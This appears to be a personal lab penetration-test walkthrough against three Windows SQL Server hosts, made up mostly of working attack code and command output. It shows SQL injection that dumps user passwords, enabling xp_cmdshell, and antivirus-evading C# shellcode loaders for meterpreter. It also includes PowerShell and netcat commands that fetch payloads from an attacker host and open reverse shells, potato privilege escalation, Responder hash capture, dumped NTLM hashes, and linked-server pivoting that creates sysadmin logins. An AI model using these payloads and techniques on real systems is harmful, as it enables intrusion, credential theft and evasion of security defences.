192.168.X.140

```
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /:
|     ASPSESSIONIDCCTQQRBR:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Music Inventory
1433/tcp open  ms-sql-s      Microsoft SQL Server  15.00.2000.00
| ms-sql-ntlm-info:
|   Target_Name: SQL11
|   NetBIOS_Domain_Name: SQL11
|   NetBIOS_Computer_Name: SQL11
|   DNS_Domain_Name: sql11
|   DNS_Computer_Name: sql11
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-02-07T09:11:12
|_Not valid after:  2051-02-07T09:11:12
|_ssl-date: 2021-02-07T09:43:54+00:00; 0s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SQL11
|   NetBIOS_Domain_Name: SQL11
|   NetBIOS_Computer_Name: SQL11
|   DNS_Domain_Name: sql11
|   DNS_Computer_Name: sql11
|   Product_Version: 10.0.17763
|_  System_Time: 2021-02-07T09:43:49+00:00
| ssl-cert: Subject: commonName=sql11
| Not valid before: 2021-02-06T09:10:35
|_Not valid after:  2021-08-08T09:10:35
|_ssl-date: 2021-02-07T09:43:54+00:00; 0s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| ms-sql-info:
|   192.168.X.140:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server
```

```
|_    TCP port: 1433
```

192.168.X.141


```
1433/tcp open  ms-sql-s      Microsoft SQL Server  15.00.2000.00
| ms-sql-ntlm-info:
|   Target_Name: SQL27
|   NetBIOS_Domain_Name: SQL27
|   NetBIOS_Computer_Name: SQL27
|   DNS_Domain_Name: sql27
|   DNS_Computer_Name: sql27
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-02-07T09:11:56
|_Not valid after:  2051-02-07T09:11:56
|_ssl-date: 2021-02-07T09:46:13+00:00; -25s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SQL27
|   NetBIOS_Domain_Name: SQL27
|   NetBIOS_Computer_Name: SQL27
|   DNS_Domain_Name: sql27
|   DNS_Computer_Name: sql27
|   Product_Version: 10.0.17763
|_  System_Time: 2021-02-07T09:46:07+00:00
| ssl-cert: Subject: commonName=sql27
| Not valid before: 2021-02-06T09:11:18
|_Not valid after:  2021-08-08T09:11:18
|_ssl-date: 2021-02-07T09:46:13+00:00; -25s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -25s, deviation: 0s, median: -26s
| ms-sql-info:
|   192.168.X.141:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server
|_    TCP port: 1433
```

192.168.X.142

```
1433/tcp open  ms-sql-s      Microsoft SQL Server  15.00.2000.00
| ms-sql-ntlm-info:
|   Target_Name: SQL53
|   NetBIOS_Domain_Name: SQL53
|   NetBIOS_Computer_Name: SQL53
|   DNS_Domain_Name: sql53
|   DNS_Computer_Name: sql53
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-02-07T09:11:06
|_Not valid after:  2051-02-07T09:11:06
|_ssl-date: 2021-02-07T10:11:14+00:00; -51s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SQL53
|   NetBIOS_Domain_Name: SQL53
|   NetBIOS_Computer_Name: SQL53
|   DNS_Domain_Name: sql53
|   DNS_Computer_Name: sql53
|   Product_Version: 10.0.17763
|_  System_Time: 2021-02-07T10:11:11+00:00
| ssl-cert: Subject: commonName=sql53
| Not valid before: 2021-02-06T09:10:30
|_Not valid after:  2021-08-08T09:10:30
|_ssl-date: 2021-02-07T10:11:14+00:00; -51s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -51s, deviation: 0s, median: -51s
| ms-sql-info:
|   192.168.X.142:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server
|_    TCP port: 1433
```


This is the music inventory currently available

Please login to view the content
Username:
Password:

Then we can bypass login with this in username and password:
' or 1=1; -- -

Then we can search stuff and ‘ gives internal server error
Let’s find out number of columns:
' union select 1;--   gives error
' union select 1,2; --   works so 2 columns

Then we find out that it’s the first column that is vulnerable:
' union select @@version,2; --
Gives: Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64) Sep 24 2019 13:48:23 Copyright (C) 2019 Microsoft Corporation Express Edition (64-bit) on Windows Server 2019 Standard 10.0 (Build 17763:) (Hypervisor)

' union select DB_NAME(),2; --
Gives: music

' union select current_user,2; --
Gives: dbo

' union select name,2 from master..sysdatabases; --
Gives:

Artist name: master - From the year: 2
Artist name: model - From the year: 2
Artist name: msdb - From the year: 2
Artist name: music - From the year: 2
Artist name: tempdb - From the year: 2

Then we can extract tables from music database with:
' union select name,2 from music..sysobjects WHERE xtype = 'U'--   gives:

```
Artist name: songs - From the year: 2
Artist name: users - From the year: 2
```

```
' union select name,2 from syscolumns WHERE id = (SELECT id FROM sysobjects WHERE
name = 'users')--   gives:
Song name: id - From the year: 2
Song name: name - From the year: 2
Song name: pass - From the year: 2
```

```
' union select name,2 from users--
Artist name: admin - From the year: 2
Artist name: alice - From the year: 2
Artist name: brett - From the year: 2
Artist name: eric - From the year: 2
Artist name: peter - From the year: 2
```

```
' union select pass,2 from users--
Artist name: 123pass123 - From the year: 2
Artist name: dfdg34fdsf3 - From the year: 2
Artist name: mypassword - From the year: 2
Artist name: password - From the year: 2
```

So we have:

```
Admin:123pass123
Alice:dfdg34fdsf3
Brett:mypassword
Eric:mypassword
Peter:password
```

Let’s enable xp_cmdshell

```
'; EXEC sp_configure 'show advanced options',1;--
'; RECONFIGURE;--
'; EXEC sp_configure 'xp_cmdshell',1;--
'; RECONFIGURE;--
```

Then we confirm we have code execution:

```
tcpdump -i tun0 icmp
'; EXEC master.dbo.xp_cmdshell 'ping -n 2 192.168.X.Y';--
```

Tried some powershell reverse shell with amsi but doesn’t work. Maybe constrained language mode is blocking me

Then I can upload an aspx file to webroot and go and trigger it, so we do:

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.X.Y LPORT=443 -f aspx -o 3.aspx
```

Then I open aspx and add encryption to it. So we first use this caesar encrypt helper:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace CaesarEncrypt
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] buf = new byte[685] {shellcodeHere };

            byte[] encoded = new byte[buf.Length];
            for (int i = 0; i < buf.Length; i++)
            {
                encoded[i] = (byte)(((uint)buf[i] + 5) & 0xFF);
            }
            StringBuilder hex = new StringBuilder(encoded.Length * 2);
            foreach (byte b in encoded)
            {
                hex.AppendFormat("0x{0:x2}, ", b);
            }
            Console.WriteLine("The payload is: " + hex.ToString());
        }
    }
}
```

Then in 3.aspx, I modify it to this:

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);
    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr
lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    [System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true,ExactSpelling
= true)]
    private static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize,
UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);
    [System.Runtime.InteropServices.DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    protected void Page_Load(object sender, EventArgs e)
    {
        IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4,
0);
         if(mem == null)
         {
            return;
         }

        byte[] oe7hnH0 = new byte[685] {encryptedShellCodeHere };

        for(int i = 0; i < oe7hnH0.Length; i++)
        {
         oe7hnH0[i] = (byte)(((uint)oe7hnH0[i] - 5) & 0xFF);
        }

        IntPtr uKVv = VirtualAlloc(IntPtr.Zero,(UIntPtr)oe7hnH0.Length,MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
        System.Runtime.InteropServices.Marshal.Copy(oe7hnH0,0,uKVv,oe7hnH0.Length);
        IntPtr xE34tIARlB = IntPtr.Zero;
        IntPtr iwuox = CreateThread(IntPtr.Zero,UIntPtr.Zero,uKVv,IntPtr.Zero,0,ref xE34tIARlB);
    }
</script>
```

So we added the VirtualAllocExNuma which is a non-emulated API call

Then we add the decryption routine of the caesar after the encrypted shellcode.
Then we run:

```
'; EXEC master.dbo.xp_cmdshell "powershell.exe iwr -uri http://192.168.X.Y/3.aspx -o
C:\inetpub\wwwroot\3.aspx";--
```

Then to trigger it, we go to: http://192.168.X.140/2.aspx

```
meterpreter > getuid
Server username: IIS APPPOOL\.NET v4.5 Classic
meterpreter > sysinfo
Computer        : SQL11
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

In C:\inetpub\wwwroot, we find the creds: ConnString="DRIVER={SQL Server};SERVER=localhost;UID=webapp11;PWD=89543dfGDFGH4d;DATABASE=music"

Since we are IIS appool, we have SeImpersonatePrivilege
So let’s priv esc using the potato.

To priv esc, I need an exe that can give an msf. So let’s create this:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;


namespace gimmeshell
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
        [DllImport("kernel32.dll")]
        static extern void Sleep(uint dwMilliseconds);


        private static byte[] xor(byte[] cipher, byte[] key)
        {

            byte[] xored = new byte[cipher.Length];

            for (int i = 0; i < cipher.Length; i++)
            {
                xored[i] = (byte)(cipher[i] ^ key[i % key.Length]);
            }

            return xored;
        }

        static void Main(string[] args)
        {
            DateTime t1 = DateTime.Now;
            Sleep(4000);
            double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
            if (t2 < 1.5)
            {
                return;
            }


            string key = "a70f8922029506d2e37f375fd638cdf9e2c039c8a1e6e01189eeb4efb";
            byte[] xorbuf = { xoredShellCodeHere };
            byte[] buf = xor(xorbuf, Encoding.ASCII.GetBytes(key));
            int size = buf.Length;

            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(buf, 0, addr, size);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr,
            IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);

        }
    }
}
```

To generate the encrypted shellcode with XOR, I do:

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.X.Y LPORT=443 -f raw -o shell.bin
root@kali:~/Ogimmeshellec/Lab# python xorenrypt.py shell.bin
```

```
c:\windows\tasks\Print.exe \\.\pipe\test\pipe\spoolss
```

Then Ctrl+Z
Then in meterpreter, type shell to get into a new channel
Then run: c:\windows\tasks\SpoolSample.exe sql11 sql11/pipe/tests

```
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

Then Ctrl+z
Then channel -i 4 (this was the channel id when we did ctrl+z above)
Then we see:

```
Found sid S-1-5-18
Impersonated user is: NT AUTHORITY\SYSTEM
```

So let’s check sessions -l, and we have a new shell as system!

```
more c:\users\administrator\desktop\proof.txt
59f136d2fd6f609a3c3e3698b51e0524 (admin on SLQ11 machine)
```

```
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 5c3e856f452d9cecc5801a954ab22122
```

```
IEX (New-Object Net.WebClient).DownloadString('http://192.168.X.Y:8081/PowerUpSQL.ps1')
```

```
 Get-SQLServerInfo -Verbose -Instance "SQL11\SQLEXPRESS"
ComputerName           : SQL11
Instance               : SQL11\SQLEXPRESS
DomainName             : WORKGROUP
ServiceProcessID       : 3480
ServiceName            : MSSQL$SQLEXPRESS
ServiceAccount         : LocalSystem
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 15.0.2000.5
```

```
SQLServerMajorVersion  : 2019
SQLServerEdition       : Express Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsVersionNumber        : SQL
Currentlogin           : NT AUTHORITY\SYSTEM
IsSysadmin             : No
ActiveSessions         : 1
```

On this box, we have TotalAV installed: C:\Users\Administrator\Documents\TotalAV\

In loginform.asp, we find:

```
  ConnString="DRIVER={SQL Server};SERVER=localhost;UID=webapp11;PWD=89543dfGDFGH4d;DATABASE=music"
```

```
Get-SQLServerInfo -Verbose -Instance "SQL11\SQLEXPRESS" -username webapp11 -password 89543dfGDFGH4d
VERBOSE: SQL11\SQLEXPRESS : Connection Success.

ComputerName           : SQL11
Instance               : SQL11\SQLEXPRESS
DomainName             : WORKGROUP
ServiceProcessID       : 3480
ServiceName            : MSSQL$SQLEXPRESS
ServiceAccount         : LocalSystem
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 15.0.2000.5
SQLServerMajorVersion  : 2019
SQLServerEdition       : Express Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsMachineType          : ServerNT
OSVersionName          : Windows Server 2019 Standard
OsVersionNumber        : SQL
Currentlogin           : webapp11
IsSysadmin             : Yes
ActiveSessions         : 1
```

So this user is syadmin.

```
Get-SqlServerLinkCrawl -Verbose -Instance "SQL11\SQLEXPRESS" -username webapp11 -password 89543dfGDFGH4d
```

Gives:

```
Version     : SQL Server 2019
Instance    : SQL11\SQLEXPRESS
CustomQuery :
Sysadmin    : 1
Path        : {SQL11\SQLEXPRESS}
User        : webapp11
Links       : {SQL27, SQL53}

Version     : SQL Server 2019
Instance    : SQL27\SQLEXPRESS
CustomQuery :
Sysadmin    : 1
Path        : {SQL11\SQLEXPRESS, SQL27}
User        : webappGroup
Links       : {SQL53}

Version     : SQL Server 2019
Instance    : SQL53\SQLEXPRESS
CustomQuery :
Sysadmin    : 1
Path        : {SQL11\SQLEXPRESS, SQL53}
User        : testAccount
Links       : {SQL27}

Version     :
Instance    : Broken Link
CustomQuery :
Sysadmin    :
Path        : {SQL11\SQLEXPRESS, SQL27, SQL53}
User        :
Links       : {}

Version     : SQL Server 2019
Instance    : SQL27\SQLEXPRESS
CustomQuery :
Sysadmin    : 1
Path        : {SQL11\SQLEXPRESS, SQL53, SQL27}
User        : webappGroup
Links       : {SQL53}
```

```
Version     :
Instance    : Broken Link
CustomQuery :
Sysadmin    :
Path        : {SQL11\SQLEXPRESS, SQL53, SQL27, SQL53}
User        :
Links       : {}
```

Then to make it easier, we login with mssqlclient from impacket:

```
python3 mssqlclient.py webapp11@192.168.X.140
```

Then let’s try to compromise the links. So I create a new user and add to sysadmin:

```
EXEC ('EXEC sp_addlogin ''rulon'', ''password123!''') at [SQL27];
EXEC ('EXEC sp_addsrvrolemember ''rulon'', ''sysadmin''') at [SQL27];
```

```
python3 mssqlclient.py rulon@192.168.X.141
SQL> enable_xp_cmdshell
[*] INFO(SQL27\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL27\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL> xp_cmdshell whoami
Sql27\sqlsvc

SQL> xp_cmdshell "more c:\users\administrator\desktop\proof.txt"
output

--------------------------------------------------------------------------------

43ee2d2866e4e2180b3ea72d9d10bce6
```

Then we can catch hash with: .\Responder.py -I tun0

And then:

```
SQL> xp_dirtree '\\192.168.X.Y\a';

[SMB] NTLMv2-SSP Hash     :
sqlsvc::SQL27:b7404671ef1536ff:BBDF62247511F9A01FF46E5870B0C43E:01010000000000
00C0653150DE09D201172B1DE823818006000000000200080053004D004200330001001E00
570049004E002D00500052004800340039003200520051004100460056000400140053004D0
0420033002E006C006F00630061006C0003003400570049004E002D00500052004800340039
```

```
003200520051004100460056002E0053004D00420033002E006C006F00630061006C0005001
40053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040
0020000000800300030000000000000000000000000003000009BCCA2EAB3CA1B2FEDCB93B
11EF2D2A986F740A21700F4B15A765845412B39C70A0010000000000000000000000000000
00000000900240063006900660073002F003100390032002E003100360038002E00340039002
E00380036000000000000000000
```

But then I get shell instead with:

```
SQL> xp_cmdshell "powershell.exe iwr -uri http://192.168.X.Y:8081/nc64.exe -o c:\windows\tasks\nc64.exe"
SQL> xp_cmdshell "c:\windows\tasks\nc64.exe 192.168.X.Y 444 -e cmd.exe"
```

Then we can spawn a meterpreter with:

Then I am sysadmin on SQL27:

```
Get-SQLServerInfo -Verbose -Instance "SQL27\SQLEXPRESS"
VERBOSE: SQL27\SQLEXPRESS : Connection Success.


ComputerName           : SQL27
Instance               : SQL27\SQLEXPRESS
DomainName             : WORKGROUP
ServiceProcessID       : 3524
ServiceName            : MSSQL$SQLEXPRESS
ServiceAccount         : .\sqlsvc
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 15.0.2000.5
SQLServerMajorVersion  : 2019
SQLServerEdition       : Express Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsMachineType          : ServerNT
OSVersionName          : Windows Server 2019 Standard
OsVersionNumber        : SQL
Currentlogin           : SQL27\sqlsvc
IsSysadmin             : Yes
ActiveSessions         : 2

RID  : 000001f4 (500)
User : Administrator
LM   :
```

```
NTLM : 1d310a09718a536402a69eced08829bd

RID  : 000003e9 (1001)
User : sqlsvc
LM   :
NTLM : 2d8c2e4d68497df820a044f05bf35bed
```

Then to reach SQL53, I can do this from sql11 in mssqlclient:

```
EXECUTE('sp_configure ''show advanced options'',1;reconfigure;') AT SQL53
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT SQL53
EXECUTE('sp_addlogin ''rulon'',''abc123!''') AT SQL53
EXECUTE('sp_addsrvrolemember ''rulon'',''sysadmin''') AT SQL53
```

```
more proof.txt
3651616a6f9307b319311d167b19832a
```